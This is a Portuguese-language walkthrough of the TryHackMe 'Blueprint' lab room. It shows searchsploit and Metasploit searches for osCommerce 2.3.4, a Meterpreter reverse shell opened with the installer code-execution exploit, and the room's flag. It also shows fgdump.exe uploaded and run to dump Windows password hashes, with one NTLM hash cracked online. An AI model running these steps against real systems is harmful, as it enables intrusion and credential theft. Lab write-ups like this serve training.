


# BluePrint


IP: 10.10.119.2

<https://tryhackme.com/room/blueprint>

porta 80



porta 8080



Procurando por exploits para essa tecnologia e versão

```
(kali㉿kali) - [~]
$ searchsploit oscommerce 2.3.4

-----
Exploit Title
-----
osCommerce 2.3.4 - Multiple Vulnerabilities
osCommerce 2.3.4.1 - 'currency' SQL Injection
osCommerce 2.3.4.1 - 'products_id' SQL Injection
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting
osCommerce 2.3.4.1 - Arbitrary File Upload
osCommerce 2.3.4.1 - Remote Code Execution
osCommerce 2.3.4.1 - Remote Code Execution (2)
-----

Shellcodes: No Results

(kali㉿kali) - [~]
$
```

```
msf6 > search oscommerce 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/oscommerce_installer_unauth_code_exec 2018-04-30      excellent Yes     osCommerce Installer Unauthenticated Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/oscommerce_installer_unauth_code_exec
msf6 >
```

Configurando e executando o exploit via metasploit (ainda irei fazer manualmente)

```
[*] Started reverse TCP handler on 10.9.0.209:4444
[*] Sending stage (39282 bytes) to 10.10.58.41
[*] Meterpreter session 2 opened (10.9.0.209:4444 -> 10.10.58.41:49166) at 2021-11-06 03:49:11 -0400

meterpreter > sysinfo
Computer      : BLUEPRINT
OS           : Windows NT BLUEPRINT 6.1 build 7601 (Windows 7 Home Basic Edition Service Pack 1) i586
Meterpreter  : php/windows
meterpreter >
```

Vendo os privilegios


```
meterpreter > getuid  
Server username: SYSTEM (0)  
meterpreter > █
```

Já somos system ("root") porém com esse meterpreter não é possível usar o hashdump, mas podemos pegar a segunda flag logo

```
meterpreter > cat root.txt.txt  
THM{cc1e3cc6fc7f80e10ccc833cc000bce}meterpreter > pwd  
C:\Users\Administrator\Desktop  
meterpreter > █
```

existem um executavel que cumpre a mesma função do hashdump  
baixei ele e então usei a função "upload" do meterpreter

```
meterpreter > upload ~/Downloads/fgdump.exe  
[*] uploading : /home/kali/Downloads/fgdump.exe -> fgdump.exe  
[*] Uploaded -1.00 B of 952.00 KiB (0.0%): /home/kali/Downloads/fgdump.exe -> fgdump.exe  
[*] uploaded : /home/kali/Downloads/fgdump.exe -> fgdump.exe  
meterpreter > █
```

A horizontal window title bar from Kali Linux, showing menu items: Arquivo, Máquina, Visualizar, Entrada, Dispositivos, Ajuda, and Kali-L.

Agora é só usar a função "execute" para retornar o resultado em um .txt

```

meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   447      fil       2019-04-11 17:52:45 -0400 application.php
100666/rw-rw-rw-   2213     fil       2021-11-06 03:56:43 -0400 configure.php
100777/rwxrwxrwx   974848   fil       2021-11-06 03:57:29 -0400 fgdump.exe
40777/rwxrwxrwx    4096     dir       2019-04-11 17:52:45 -0400 functions

meterpreter > execute -f fgdump.exe
Process 5504 created.
meterpreter > ls
Listing: C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes
=====
Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-   247      fil       2021-11-06 03:59:43 -0400 127.0.0.1.pwdump
100666/rw-rw-rw-   169      fil       2021-11-06 03:59:42 -0400 2021-11-06-07-59-42.fgdump-log
100666/rw-rw-rw-   447      fil       2019-04-11 17:52:45 -0400 application.php
100666/rw-rw-rw-   2213     fil       2021-11-06 03:56:43 -0400 configure.php
100777/rwxrwxrwx   974848   fil       2021-11-06 03:57:29 -0400 fgdump.exe
40777/rwxrwxrwx    4096     dir       2019-04-11 17:52:45 -0400 functions

meterpreter >

```


```

meterpreter > cat 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*****:549/1:::
Guest:501:NO PASSWORD*****:
Lab:1000:NO PASSWORD*****:3010:::
meterpreter >

```

Usando o crack station para quebrar

☐ Não sou um robô
 


  
reCAPTCHA  
Privacidade - Termos

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
30E87BF999828446A1C1209DDDE4C450	NTLM	go[red]us

Color Codes: Green Exact match Yellow Partial match Red Not found